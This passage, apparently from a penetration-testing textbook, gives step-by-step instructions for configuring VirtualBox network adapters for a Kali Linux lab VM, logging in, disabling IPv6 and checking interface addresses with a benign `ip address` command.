
Promiscuous Mode: Allow All

MAC Address: 080027EB23E1

☑ Cable Connected

1. Lastly, let’s assign **Adapter 3** (vNIC 3) to the *RedTeamLab* network. Select the **Adapter 3** tab and use the following configurations:
   - Enable the network adapter
   - Attached to: **Internal Network**
   - Name: Manually enter `RedTeamLab` within the field
   - Promiscuous Mode: **Allow All**

The following screenshot shows the preceding configurations applied to Adapter 3 (vNIC 3):



☑ Enable Network Adapter

Attached to: Internal Network

Name: RedTeamLab

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All

MAC Address: 080027EE04E0


☑ Cable Connected

After configuring the network settings on **Adapter 3**, click on **OK** to save the settings of the Kali Linux virtual machine.At this point, we have configured all 3 virtual network adapters on the Kali Linux virtual machine. One adapter is provides connectivity to the internet via the physical adapter on your host computer, and the other 2 virtual adapters are connected to the virtual networks (*PentestNet* and *RedTeamLab*).

Part 3 – Getting started with Kali Linux

Many first-time users are always excited to log-in to their first attacker machine, especially a machine that's designed to help ethical hackers and penetration testers to discover and exploited security vulnerabilities on targeted systems and networks. The following instructions will help you get started with Kali Linux:


1. Firstly, open **Oracle VM VirtualBox Manager**, select the **Kali Linux virtual machine** and click on **Start** to power-on.
2. Next, a log-in prompt will appear, use the detail user credentials, username: `kali` and password: `kali` to login to the desktop:



Username: kali
Password: kali

If your Kali Linux desktop view does not scale to match the resolution of your monitor, simply toggle with the view option at the top of the **VirtualBox menu bar** > **View** > **Auto-resize Guest Display**.


1. Once you’ve logged-in to the Kali Linux operating system, to view a list of available tools, click on the Kali Linux icon on the top-left corner on the desktop, as shown here:




As shown in the preceding screenshot, the pre-installed tools are all categorized based on the sequential order of performing ethical hacking and penetration testing exercises. For instance, all the tools that are commonly used for reconnaissance can be easily found within the **01 – Information**

Gathering category, while wireless penetration testing tools are found within the **06 – Wireless Attacks** category. Throughout this book, you will mostly be working with the Linux Terminal and learning many commands along the way. Don’t worry if this is your first time working Linux and commands, it will be new learning experience and fun working with new technologies and developing your offensive security skills to simulate real-world cyber-attacks.


1. Next, to disable IPv6 on Kali Linux, click on the Kali Linux icon on the top-left corner and select the **Settings Manager** icon, as shown below:



1. The **Settings** windows will appear, click on **Advanced Network Configuration**, as shown in the following screenshot:




1. Next, the **Network Connections** window will appear, select **Wired connection 1** (vNIC 1) and click on the **gear** icon, as shown in the following screenshot:



1. Next, the **Editing Wired connection 1** window appears, select the **IPv6 Settings** tab, and change **Method** to **Disabled**, and click on **Save**, as

shown in the following screenshot:



Editing Wired connection 1

Connection name: Wired connection 1


IPv6 Settings

Method: Disabled

You can close the **Network Connections** window and the **Settings** menu.

1. Next, let's determine whether our Kali Linux virtual machine is receiving an IP address on each of its network adapters that are connected to the internet, *PentestNet* and *RedTeamLab* networks.

To open the **Linux Terminal**, click on the Kali Linux icon on the top-left corner and select **Terminal Emulator**, then execute `ip address` command as shown below:



```
kali@kali:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:53:0c:ba brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.15/24 brd 172.16.17.255 scope global dynamic noprefixroute eth0
       valid_lft 86152sec preferred_lft 86152sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:eb:23:e1 brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.50/24 brd 172.30.1.255 scope global dynamic noprefixroute eth1
       valid_lft 353sec preferred_lft 353sec
    inet6 fe80::c280:130d:eca4:e07c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ee:04:e0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.42.27/24 brd 192.168.42.255 scope global dynamic noprefixroute eth2
       valid_lft 355sec preferred_lft 355sec
    inet6 fe80::362:d183:77b6:23d8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

